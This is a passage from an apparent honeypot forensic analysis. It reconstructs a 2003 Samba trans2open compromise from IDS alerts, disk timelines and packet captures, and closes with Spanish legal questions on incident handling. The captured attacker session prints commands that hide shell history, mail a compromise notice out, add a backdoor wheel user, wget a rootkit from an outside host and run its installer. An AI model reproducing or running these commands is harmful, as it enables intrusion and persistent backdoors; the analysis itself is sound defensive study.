[root@holmes dir2]# rpm -q --qf %{installtime:date}"\t"%{name}"\n" --
root /mnt/sdb1 --all | sort | head -5
Sat 05 Jul 2003 08:54:12 PM CEST        Sendmail-cf
Sat 05 Jul 2003 09:18:58 PM CEST        glibc-common
Sat 05 Jul 2003 09:18:59 PM CEST        basesystem
Sat 05 Jul 2003 09:18:59 PM CEST        file system
Sat 05 Jul 2003 09:18:59 PM CEST        gnome-mime-data
[root@holmes root]# rpm -q --qf %{installtime:date}"\t"%{name}"\n" --
root /mnt/sdb1 --all | sort | tail -5
Sat 05 Jul 2003 09:33:19 PM CEST        screen
Sat 05 Jul 2003 09:33:20 PM CEST        xdelta
Sat 05 Jul 2003 09:33:49 PM CEST        comps
Sun 06 Jul 2003 10:24:54 AM CEST        nc
Sun 06 Jul 2003 10:26:11 AM CEST        tripwire
[root@holmes dir2]#
```

Table 49 Installation date of the software in the honeypot

It can also be seen that the following day, July 6th, two more packages were installed into the system: nc and tripwire. No other package was installed into the system after that, at least using RPM.

The timeline from Autopsy confirmed that information from RPM and showed that on July 6th some configuration activities were performed to packages apache and samba. That was me, enabling those services for future remote access. No network connection was available to the honeypot at that point.

At 12:57 on July 6th the honeypot was shut down and it would not be brought back on line until July 15th at 19:57. This could be seen in the timeline from Autopsy:

```
Sun Jul 06 2003 12:57:48        0 mac - /var/run/shutdown.pid (deleted)
                                0 mac - /etc/mail/.sendmail.mc.swp
(deleted)
                                0 mac - <honeypot.sdb1.dd-dead-51072>
Sun Jul 06 2003 12:57:49     4096 m.c d /var/run/console
                                0 mac - /var/run/console.lock (deleted)
                               45 mac - /home/david/.bash_history
                               24 .a. - /root/.bash_logout
                                0 mac - <honeypot.sdb1.dd-dead-51069>
Tue Jul 15 2003 19:57:05       42 .a. l /lib/modules/2.4.18-
14/pcmcia/aha152x_cs.o -> ../kernel/drivers/scsi/pcmcia/aha152x_cs.o
                               41 .a. l /lib/modules/2.4.18-
14/pcmcia/wavelan_cs.o -> ../kernel/drivers/net/pcmcia/wavelan_cs.o
```

Table 50 The honeypot was shut down from July 6th to July 15th

So on July 15th at 19:57 the honeypot was booted and made available to the Internet. It would keep running until the next day at 23:20 when I shut it down for analysis.

The next interesting event came from snort's alert log the next day. For the rest of this explanation, all times will refer to July 16th.

At 10:09:33 honeypot's time (10:19:28 host's time) snort logged the following message to the alert file:

```
[**] [1:2103:4] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/16-10:19:28.694888 10.1.1.129:42468 -> 192.168.1.5:139
TCP TTL:46 TOS:0x0 ID:30439 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x59D7D6CF  Ack: 0x2EEEBAAF  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 375824640 26197405
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-
1013.txt][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-
2003-0201]
```

Table 51 First alert from snort (repeated 18 times)

This message was followed in rapid succession by another 17 similar messages (18 messages in 3 seconds). The description of the alert would be the same, as well as the source and destination IP addresses and the destination port. The source port would be incrementing by one on each alert.

This indicated that some attacker was trying to get into the system through a buffer overflow vulnerability in the smbd daemon (see the references in the snort message).

At 10:09:37, 4 seconds after the first 'buffer overflow attempt' message, and only 1 second after the last of those messages, a new message was logged by snort:

```
[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/16-10:19:32.690898 192.168.1.5:45295 -> 10.1.1.129:42504
TCP TTL:64 TOS:0x0 ID:15658 IpLen:20 DgmLen:174 DF
***AP*** Seq: 0x2ED6F968  Ack: 0x596F6E90  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 26199287 375825045
```

Table 52 Second alert from snort: 'id check returned root'

Looking at the offending packet, it can be seen that this alert was fired because the honeypot had sent out a packet with some ASCII text that appeared to be the response to an invocation of the 'id' command by user 'root':

```
[root@holmes dir2]# tcpdump -nn -r tcpdump.log.1058291995 -X 'port 42504'
10:19:32.690898 192.168.1.5.45295 > 10.1.1.129.42504: P 785840488:785840610(122) ack
1500475024 win 5792 <nop,nop,timestamp 26199287 375825045> (DF)
0x0000   4500 00ae 3d2a 4000 4006 77ec XXXX XXXX        E...=*@.@.w.....
0x0010   XXXX XXXX XXXX XXXX 2ed6 f968 596f 6e90        .s*........hYon.
0x0020   8018 16a0 56a7 0000 0101 080a 018f c4f7        ....V...........
0x0030   1666 a295 4c69 6e75 7820 6368 6172 6c69        .f..Linux.charli
0x0040   6520 322e 342e 3138 2d31 3420 2331 2057        e.2.4.18-14.#1.W
0x0050   6564 2053 6570 2034 2031 333a 3335 3a35        ed.Sep.4.13:35:5
0x0060   3020 4544 5420 3230 3032 2069 3638 3620        0.EDT.2002.i686.
0x0070   6936 3836 2069 3338 3620 474e 552f 4c69        i686.i386.GNU/Li
0x0080   6e75 780a 7569 643d 3028 726f 6f74 2920        nux.uid=0(root).
0x0090   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x00a0   7073 3d39 3928 6e6f 626f 6479 290a             ps=99(nobody).
[root@holmes dir2]#
```

Table 53 Contents of the packet that fired the 'id check returned root' alert

This meant that the attacker had been successful in his break in attempts at that point in time, and not only had gained access to the system, but he had done so with root (administrator) privileges.

What had happened in between, only the tcpdump audit trail would tell.

Two seconds later, at 10:09:37, the command '/bin/mail' was executed in the honeypot, according to Autopsy's timeline:

```
Wed Jul 16 2003 10:09:37      112 .a. - /etc/mail.rc
                           754801 .a. - /usr/sbin/sendmail.sendmail
                            83905 .a. - /bin/mail
                             4770 m.c - /var/log/samba/smbd.log
```

Table 54 Execution of /bin/mail

Almost immediately, a new alert was logged by snort:

```
[**] [1:1000000:0] HONEYPOT PROBABLY HACKED! Outgoing TCP connection
from honeypot [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
07/16-10:19:34.191136 192.168.1.5:32774 -> 10.2.2.78:25
TCP TTL:64 TOS:0x0 ID:16590 IpLen:20 DgmLen:60 DF
******S* Seq: 0x2EE98728  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 26200038 0 NOP WS: 0
```

Table 55 Snort alert: outgoing TCP connection from the honeypot

This alert indicated that the honeypot initiated a TCP connection to somewhere in the Internet. The destination port 25/tcp indicated that the honeypot was trying to send an e-mail to some external address.

Three seconds later, at 10:09:42, the same message was logged again by snort, with the same TCP and IP fields except for the IP ID field. Showing the same TCP sequence number, the packet that fired this alarm was probably a

retransmission of the previous one.

A few seconds later, at 10:09:44, a new entry was added to the mail log for the last time:

```
Wed Jul 16 2003 10:09:44         0 m.c - <honeypot.sdb1.dd-dead-130146>
                              3539 m.c - /var/log/maillog
```

Table 56 Last write access to maillog

Autopsy's timeline also showed the temporary Sendmail files (q, d, t) being accessed and deleted around that time.

That last entry in the maillog file revealed the destination address of the e-mail sent:

```
Jul 16 10:09:44 charlie Sendmail[7393]: h6G89cPq007391:
to=<some_address@yahoo.com>, ctladdr=<root@charlie.dummy.net> (0/0),
delay=00:00:05, xdelay=00:00:05, mailer=esmtp, pri=30318,
relay=mail.yahoo.com. [10.2.2.78], dsn=2.0.0, stat=Sent (ok dirdel)
```

Table 57 Last entry in the maillog file

No other relevant event happened in the following 4 minutes and 17 seconds, and then, at 10:13:59, the command 'adduser' was executed to add user 'go----' to the system, belonging to group 'wheel'. This could be seen in the Autopsy timeline, and also in the 'secure' log:

```
Jul 16 10:13:59 charlie adduser[7401]: new user: name=go----, uid=501,
gid=10, home=/etc/go----, shell=/bin/bash
```

Table 58 Addition of user go----

At 10:14:10, eleven seconds later, the command '/bin/passwd' was executed. This could be seen in Autopsy's timeline:

```
Wed Jul 16 2003 10:14:10    15368 .a. - /usr/bin/passwd
                              211 .a. - /etc/pam.d/passwd
Wed Jul 16 2003 10:14:17     1024 .a. - /usr/lib/cracklib_dict.hwm
Wed Jul 16 2003 10:14:18    42116 .a. - /usr/lib/cracklib_dict.pwi
                           828567 .a. - /usr/lib/cracklib_dict.pwd
Wed Jul 16 2003 10:14:46     1113 m.c - /etc/shadow
```

Table 59 Execution of /bin/passwd

Probably the intruder was setting the password for the user account he had just added.

At 10:15:00, fourteen seconds later, the intruder executed 'wget', a command

that allows to download web pages and files from the web. This could be seen in Autopsy's timeline:

```
Wed Jul 16 2003 10:15:00   193278 .a. - /usr/bin/wget
                             4022 .a. - /etc/wgetrc
                             7338 .a. - /usr/share/ssl/openssl.cnf
```

Table 60 Execution of wget

That matched the next alert message logged by snort, which revealed the destination IP address and TCP port of the connection established by wget:

```
[**] [1:1000000:0] HONEYPOT PROBABLY HACKED! Outgoing TCP connection
from honeypot [**]
[Classification: Successful User Privilege Gain] [Priority: 1]
07/16-10:24:56.065879 192.168.1.5:32775 -> 10.4.4.138:80
TCP TTL:64 TOS:0x0 ID:37369 IpLen:20 DgmLen:60 DF
******S* Seq: 0x436ED85E  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 26364327 0 NOP WS: 0
```

Table 61 Snort alert for wget

The destination port, 80/tcp, suggested that the destination address was hosting a web server.

The intruder was downloading the shv4 rootkit (file name 'shv4.tgz'). This could be deduced from the activity that followed and from the deleted files that were recovered from the honeypot's disk image.

At 10:16:09, the intruder launched the execution of the 'setup' script of the rootkit[25]. The modifications introduced in the system by the execution of this script have already been discussed and are explained in full detail in Appendix II. Just as a short reminder, this is a summary of the main actions performed by the setup script:

- A set of system commands were replaced by Trojan versions.
- A Trojan (backdoor) SSH daemon was installed under the name of 'xntps', configured to listen on port 20000, and it was executed.
- A distributed denial of service (DDoS) agent program was installed under the name of 'ttymon', and was executed.

The progress of the execution of the setup script could be easily followed in Autopsy's timeline, looking for the files that it installs. It is not included here, though, for brevity.

25 Strictly speaking, the script had to be launched a little bit earlier. At 10:16:09 the file /lib/libproc.a, the first file installed in the system by the setup script, was copied. That corresponds to the execution of line 76 of the setup script.

At 10:16:25 the script ended its execution. This could be inferred from the last access time of the file /etc/ttymon, since this program gets executed right before the end of the script:

```
Wed Jul 16 2003 10:16:25    98776 .a. - /usr/sbin/ttymon (deleted-
realloc)
```

Table 62 Execution of ttymon

It had taken the script 16 seconds to complete all its tasks.

At 10:16:27, two seconds after 'ttymon' was launched, snort logged the following alert:

```
[**] [1:1855:2] DDOS Stacheldraht agent->handler (skillz) [**]
[Classification: Attempted Denial of Service] [Priority: 2]
07/16-10:26:22.944900 192.168.1.5 -> 10.3.3.111
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:1044 DF
Type:0  Code:0  ID:6666  Seq:0  ECHO REPLY
[Xref =>
http://staff.washington.edu/dittrich/misc/stacheldraht.analysis]
```

Table 63 Snort alert for DDOS Stacheldraht agent communicating with a handler

This was traffic generated by 'ttymon', the DDoS agent, sending messages to a handler (a system from which agents can be controlled) notifying that the honeypot was ready to obey orders.

Ten seconds later, snort logged an identical message, only this time the destination IP address was different (addressed to a different handler).

From then on, snort kept on logging one message every minute for each of the two handlers (always the same two handlers), until the system was shut down that evening.

No other interesting events were found on the available sources of information until I logged in as root into the honeypot, at 23:15, and shut down the system. Usually, it is better to directly power the system off, to preserve the evidence on the disk. In this case, however, I decided to execute the command 'shutdown' in order to simulate an adverse situation for the analysis. In many real world situations the system to be analyzed has already been shut down or even rebooted. Note that more than 300 files were accessed from that time to 23:20:09, when the very last file was accessed, just before the system powered itself off and that could have destroyed some evidence:

```
Wed Jul 16 2003 23:15:41       176 .a. - /root/.bashrc
[cut]
Wed Jul 16 2003 23:19:43     19982 .a. - /sbin/shutdown
[cut]
Wed Jul 16 2003 23:20:09        48 m.c - /etc/adjtime
```

Table 64 Last entries in Autopsy's timeline

2.10 Extra Information from the Full Network Audit Trail

Now it is time to see what extra information the full network audit trail had to offer. For the most part, it confirmed the previous findings, but it also brought forward a few things that could not be obtained from any other source.

The most interesting piece of information came from the TCP session that fired the second message of snort ('id check returned root'). The snort alert showed that the offending packet belonged to a TCP session established between port 45295 on the honeypot and port 42504 on the attacker's IP. I loaded the tcpdump audit trail into ethereal, filtered the traffic to show the packets of that specific connection and then used the 'Follow TCP Stream' feature of ethereal which conveniently brings up a new window that shows the payload of all packets belonging to the selected TCP session. By default it shows the payload of all packets in ASCII, using a different color for each of the two directions of the traffic. It can also show that payload in EBCDIC or hexadecimal, but for this particular session, ASCII would do just fine.

An unabridged (although sanitized) copy of the text contained in that session follows. For easy reading, I have used bold typeface for the text that traveled from the attacker's system to the honeypot, and normal typeface for the text that traveled from the honeypot to the attacker's system. Note that what we see here is almost[26] identical to what the attacker may have seen on his screen during the attack.

```
unset HISTFILE; echo "samba"|mail some_address@yahoo.com;echo "*** JE MOET JE MUIL
HOUWE";uname -a;id;
*** JE MOET JE MUIL
HOUWE
Linux charlie 2.4.18-14 #1 Wed Sep 4 13:35:50 EDT 2002 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)
/usr/sbin/adduser go---- -g wheel -s /bin/bash -d /etc/go----
passwd go----
New password: mokota----
Retype new password: mokota----
Changing password for user go----.
passwd: all authentication tokens updated successfully.
wget www.sitaboyan.net/shv4.tgz
--10:15:00--  http://www.sitaboyan.net/shv4.tgz
```

26 Escape sequences intended to render colors in a terminal have been eliminated.

```
          => `shv4.tgz'
Resolving www.sitaboyan.net... done.
Connecting to www.sitaboyan.net[10.4.4.138]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 523,391 [application/x-compressed]

    0K ......... ......... ......... ......... .........  9%   24.95 KB/s
   50K ......... ......... ......... ......... ......... 19%   25.91 KB/s
  100K ......... ......... ......... ......... ......... 29%   26.68 KB/s
  150K ......... ......... ......... ......... ......... 39%   26.78 KB/s
  200K ......... ......... ......... ......... ......... 48%   26.41 KB/s
  250K ......... ......... ......... ......... ......... 58%   26.85 KB/s
  300K ......... ......... ......... ......... ......... 68%   26.01 KB/s
  350K ......... ......... ......... ......... ......... 78%   26.70 KB/s
  400K ......... ......... ......... ......... ......... 88%   26.71 KB/s
  450K ......... ......... ......... ......... ......... 97%   25.97 KB/s
  500K ......... .                                        100%   40.01 KB/s

10:15:20 (26.48 KB/s) - `shv4.tgz' saved [523391/523391]

tar -zxf shv4.tgz
rm -f shv4.tgz
cd shv4
ls
bin.tgz
conf.tgz
lib.tgz
setup
./setup mokota---- 20000
sh # Sit y00r ass d0wn whil3 w3 install shv4...
sh # NO PATCHING THIS VERSION ... do it manually Bitch


=====================================================================

                    ___
                   /\  \                ___
                  /::\  \              /\  \
                 /::::\  \            /::\__\
                /::::::\  \          /:::/  /
               /:::/\:::\__\        /:::/__/___
              _\:::\~\::/  /        /::::\  /\  \
             /\ \:::\ \/__/    H   /::::::\/::\__\
        S   /::\ \:::\__\        A  \::/\::::::/  /
         H  \:::\/:::/  /         C  \/__\::::/  /
          K  \::::::/  /            K     /:::/  /
           U  \::::/  /    ___       E   /:::/  /     ___
            P  \::/  /    /\__\       R  \::/  /     /\__\
             I  \/__/     \/__/        S  \/__/      \/__/

 [sh] Internal Release v4 by PinTuRici

=====================================================================
sh # backdooring started on charlie.dummy.net
sh #
sh #
sh #
sh # checking for remote logging... sh # holy guacamole batman

                      REMOTE LOGGING DETECTED
[sh]#        I hope you can get to these other computer(s):

            192.168.1.10

             cuz this box is LOGGING to it...
```

```
sh # [Installing Trojans....]
sh #  Using Password : mokota----
sh #         Using ssh-port : 20000
expr: non-numeric argument
./sz: line 42: test: =: unary operator expected
./sz: line 47: test: Aug: integer expression expected
sh #          : ps/du/ls/top/netstat/find backdoored
sh #
sh # [Moving our files...]
sh #          : sniff/parse/sauber moved
sh # [Modifying system settings to suite our needs]
-------------------------------------------------------------------
sh # [System Information...]
sh # Hostname : charlie.dummy.net (192.168.1.5)
sh # Arch : i686 -+- bogomips : 4683.04 '
sh # Alternative IP : 192.168.1.5  -+-  Might be [ 1 ] active adapters.
sh # Distribution: Red Hat Linux release 8.0 (Psyche)
-------------------------------------------------------------------
sh # ipchains ...?
./setup: line 344: /sbin/ipchains: No such file or directory
-------------------------------------------------------------------
sh # ============================== Backdooring completed in :15 seconds
cd ..
/bin//sh: line 11: cd: ..: No such file or directory
```

The above text shows exactly what the attacker did on the system on his initial connection right after the exploit had granted him access. Most of it had already been confirmed or guessed, but it does clarify a few things. First, it confirms that the attacker did not execute any other commands or downloaded any tools apart from the ones already guessed. Second, it shows the password chosen by the attacker both for the 'go----' user and for the rootkit: 'mokota----'. Since the password was encrypted before being saved to any file in the system, it would have been very difficult to get it. Finally, it reveals the URL from where the attacker downloaded the shv4 rootkit: http://www.sitaboyan.net/shv4.tgz.

Curious about the nature of this web server, I connected to its home page, which is shown in Table 65. There were no active links in the home page to navigate, but sure enough, if the specific URL shown above is entered whether in a web browser or in wget, the shv4.tgz will be downloaded with no problems. This is a very simple way to hide contents in a web server from the view of the casual observer.



Table 65 Home page of www.sitaboyan.net

Incidentally, the very same copy of the rootkit that the attacker had downloaded could be recovered completely from the network trace very easily with the 'Follow TCP stream' option of ethereal. I did so and verified that it was an exact copy of the file that I had downloaded from cyberborneo (the MD5 hashes were identical).

Another piece of information that only the full network audit trail was able to provide is that the attacker (or some friend) came back eleven minutes after the rootkit had been installed, from a different IP address, and tried to get in through the SSH backdoor (xntps) on port 20000. However, there must have been some filtering or routing problems somewhere in the network, because the connection failed to establish after a few retransmissions of the initial SYN and SYN/ACK packets. Looks like the SYN/ACK replies from the honeypot could not reach the attacker's system. This is the list of those packets, shown in normal tcpdump output mode:

```
[root@holmes dir2]# tcpdump -r tcpdump_200307151956 'port 20000'
10:27:32.713915 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
<mss 1460,nop,nop,sackOK> (DF)
10:27:32.714305 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:35.653412 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
<mss 1460,nop,nop,sackOK> (DF)
10:27:35.654084 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:36.935977 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:41.733470 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
<mss 1460,nop,nop,sackOK> (DF)
10:27:41.733804 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:44.514434 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:53.688019 10.5.5.158.62718 > 192.168.1.5.20000: S 23403332:23403332(0) win 8192
<mss 1460,nop,nop,sackOK> (DF)
10:27:53.688334 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:27:58.072629 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:28:23.623638 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
10:29:11.715562 192.168.1.5.20000 > 10.5.5.158.62718: S 1283735913:1283735913(0) ack
23403333 win 5840 <mss 1460,nop,nop,sackOK> (DF)
[root@holmes dir2]#
```

Table 66 Failed connection attempt to SSH backdoor

2.11 Conclusions

The following conclusions can be drawn from the investigation of this incident.

2.11.1 Conclusion 1

The incident could be summarized in the following facts:

- An attacker managed to get root access to the system by exploiting a known vulnerability of the SAMBA daemon (smbd).
- Then he added a user to the system and installed a rootkit called 'shv4' that included several Trojan commands to hide his activities, two backdoor programs, a sniffer and a DDoS agent.
- Later, the intruder tried to log in again into the system using one of the backdoors, but was not successful.

2.11.2 Conclusion 2

A forensic analysis can provide an enormous amount of information about an incident, but its effectiveness is even greater if it is combined with the analysis of other sources of information like the IDS or the network audit trail..

The forensic analysis would have been enough to get most of the information

about the incident, but complementing it with the IDS and the full network audit trail certainly helped to get a more complete analysis of the incident.

These are the key pieces of information that these other sources contributed:

- The IDS:
  - ✔ Allowed to detect that the system had been compromised.
  - ✔ Provided an overview of the whole incident.
  - ✔ Identified the IP address from which the attack took place and the IP of the web server from which the intruder downloaded the rootkit.
  - ✔ Identified the IP addresses of the handlers of the DDoS agent included in the rootkit.
- The full network audit trail:
  - ✔ Allowed to recover all the keystrokes of the attacker, showing the exact commands he typed and the exact response he got from the system.
  - ✔ Allowed to recover the rootkit from the network trace. This might have become crucial if it had not been available on the web and the copy on the system would have been more damaged.
  - ✔ Showed that the attacker tried to connect later to one of his backdoors.

2.11.3 Conclusion 3

Preserving the evidence is crucial for a forensic investigation.

I was able to recover very important information from the hard disk, but one of the main pieces, the rootkit tgz file was damaged. It is very probable that it was damaged when I performed the graceful shutdown instead of simply switching off the system. Whenever possible, it should be avoided to modify in any way the information in the system that will be later analyzed.

2.11.4 Conclusion 4

No system in the Internet is free from being attacked.

The honeypot was attacked and taken over in less than twenty four hours, even though it was a small system (no big CPU, no big disk space), connected through a simple DSL link (no big bandwidth), its presence had not been advertised in any way (it did not even have a domain name) and its contents were just a default installation of the operating system (no important data, no valuable information).

2.11.5 Conclusion 5

Many incidents go undetected.

The honeypot was attacked from a web server that hosted the home page of a web hosting company. Most probably the attack was not launched by anyone in that company but by an attacker that had taken control over their web server, without them noticing.

3 PART 3 Legal Issues of Incident Handling

In this section I will be answering five questions about certain legal issues of incident handling. I will give the answers according to the Spanish law, to the best of my knowledge. However, it must be understood that I am not a lawyer and nothing that I write related to law should under any circumstance be considered legal advice.

The following scenario will be assumed for the questions and answers. I am a system administrator for an Internet Service Provider that provides Internet access to paying customers. I receive a telephone call from a law enforcement officer who informs me that an account on my system was used to hack into a government computer. He asks me to verify the activity by reviewing my logs and determine if my logs reflect whether or not the activity was initiated there or from another upstream provider. I review my logs and can only determine a valid user account logged in via a dialup account during the period of the suspicious activity.

For the purposes of this scenario, I will assume that I validated the identity of the law enforcement officer and this is not social engineering.

3.1 Question A

What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

I can only provide him information that is not personal data. Personal data is defined in law as 'any information concerning identified or identifiable human beings'. That kind of information can only be provided to a third party, like the law enforcement agencies, if there is a subpoena from a judge.

Table 67 shows the definition of personal data in the law that covers the protection of that kind of data: Ley Orgánica 15/99 de 13 de Diciembre de Protección de Datos de Carácter Personal, also known as 'LOPD'[15].

Artículo 3. Definiciones * A los efectos de la presente Ley Orgánica se entenderá por a) Datos de carácter personal: Cualquier información concerniente a personas físicas identificadas o identificables.

Table 67 Ley Orgánica 15/99 de 13 de Diciembre de Protección de Datos de Carácter Personal (B.O.E. 14.12.1999).

So I could tell him that only a valid user account was logged in via a valid dialup account during the period of the suspicious activity. But I could not tell him any other information that could allow the law enforcement agent to identify

which user it was.

On the other hand, I do not have any obligation to provide him any information at all until he provides me with a subpoena from a judge.

3.2 Question B

What must the law enforcement officer do to ensure you preserve this evidence if there is a delay in obtaining any required legal authority?

As of today, he needs to provide me a subpoena from a judge stating which data must be preserved.

In the near future, however, I will be forced by law to preserve the information relating to the connections of my users so that it can be used in a criminal investigation. This is established in the law 'Ley 34/2002, de 11 de julio, de servicios de la sociedad de la información y de comercio electrónico', also known as LSSI[15]. Table 68 shows an excerpt of this law.

The LSSI is already in place, but it does not especify how long that data will need to be preserved. Instead, it refers to a future law that will refine the details on how the LSSI must be interpreted[9]. Until that future law is published, there is no obligation to preserve that data without a subpoena from a judge.

Artículo 12. Deber de retención de datos de tráfico relativos a las comunicaciones electrónicas.

1 Los operadores de redes y servicios de comunicaciones electrónicas, ***los proveedores de acceso a redes de telecomunicaciones y los prestadores de servicios de alojamiento de datos deberán retener los datos de conexión y tráfico generados por las comunicaciones establecidas durante la prestación de un servicio de la sociedad de la información por un período máximo de doce meses***, en los términos establecidos en este artículo y en su normativa de desarrollo.

2. Los datos que, en cumplimiento de lo dispuesto en el apartado anterior, deberán conservar los operadores de redes y servicios de comunicaciones electrónicas y los proveedores de acceso a redes de telecomunicaciones serán únicamente los necesarios para facilitar la localización del equipo termina¡ empleado por el usuario para la transmisión de la información.

[cut]

En ningún caso, la obligación de retención de datos afectará al secreto de las comunicaciones.

Los operadores de redes y servicios de comunicaciones electrónicas y los prestadores de servicios a que se refiere este artículo no podrán utilizar los datos retenidos para fines distintos de los indicados en el apartado siguiente u otros que estén permitidos por la Ley, y **deberán adoptar medidas de seguridad apropiadas para evitar su pérdida o alteración y el acceso no autorizado a los mismos.**

3. Los datos se conservarán para su utilización en el marco de una **investigación criminal** o para la salvaguardia de la seguridad pública y la defensa nacional, poniéndose **a disposición de los Jueces** o Tribunales o del Ministerio Fiscal que así los requieran. ***La comunicación de estos datos a las Fuerzas y Cuerpos de Seguridad se hará con sujeción a lo dispuesto en la normativa sobre protección de datos personales.***

4. **Reglamentariamente, se determinarán** las categorías de datos que deberán conservarse según el tipo de servicio prestado, **el plazo durante el que deberán retenerse en cada supuesto dentro del máximo previsto en este artículo,** las condiciones en que deberán almacenarse, tratarse y custodiarse y la forma en que, en su caso, deberán entregarse a los órganos autorizados para su solicitud y destruirse, transcurrido el plazo de retención que proceda, salvo que fueran necesarios para estos u otros fines previstos en la Ley.

Table 68 Ley 34/2002, de 11 de julio, de servicios de la sociedad de la información y de comercio electrónico (BOE 12.07.2002)

3.3 Question C

What legal authority, if any, does the law enforcement officer need to provide you in order for you to send him your logs?

He needs to provide me a subpoena from a judge. With it, the LOPD grants him the right to access all personal data that is necessary for the investigation. Table 69 shows the relevant part of the LOPD.

Artículo 11. Comunicación de datos.

* 1.- Los datos de carácter personal objeto del tratamiento sólo podrán ser comunicados a un tercero para el cumplimiento de fines directamente relacionados con las funciones legítimas del cedente y del cesionario con el previo consentimiento del interesado.

* 2. El consentimiento exigido en el apartado anterior no será preciso:

a) Cuando la cesión está autorizada en una Ley.

[cut]

d) ***Cuando la comunicación que deba efectuarse tenga por destinatario al Defensor del Pueblo, el Ministerio Fiscal o los Jueces o Tribunales o el Tribunal de Cuentas, en el ejercicio de las funciones que tiene atribuidas.*** Tampoco será preciso el consentimiento cuando la comunicación tenga como destinatario a instituciones autonómicas con funciones análogas al Defensor del Pueblo o al Tribunal de Cuentas.

[cut]

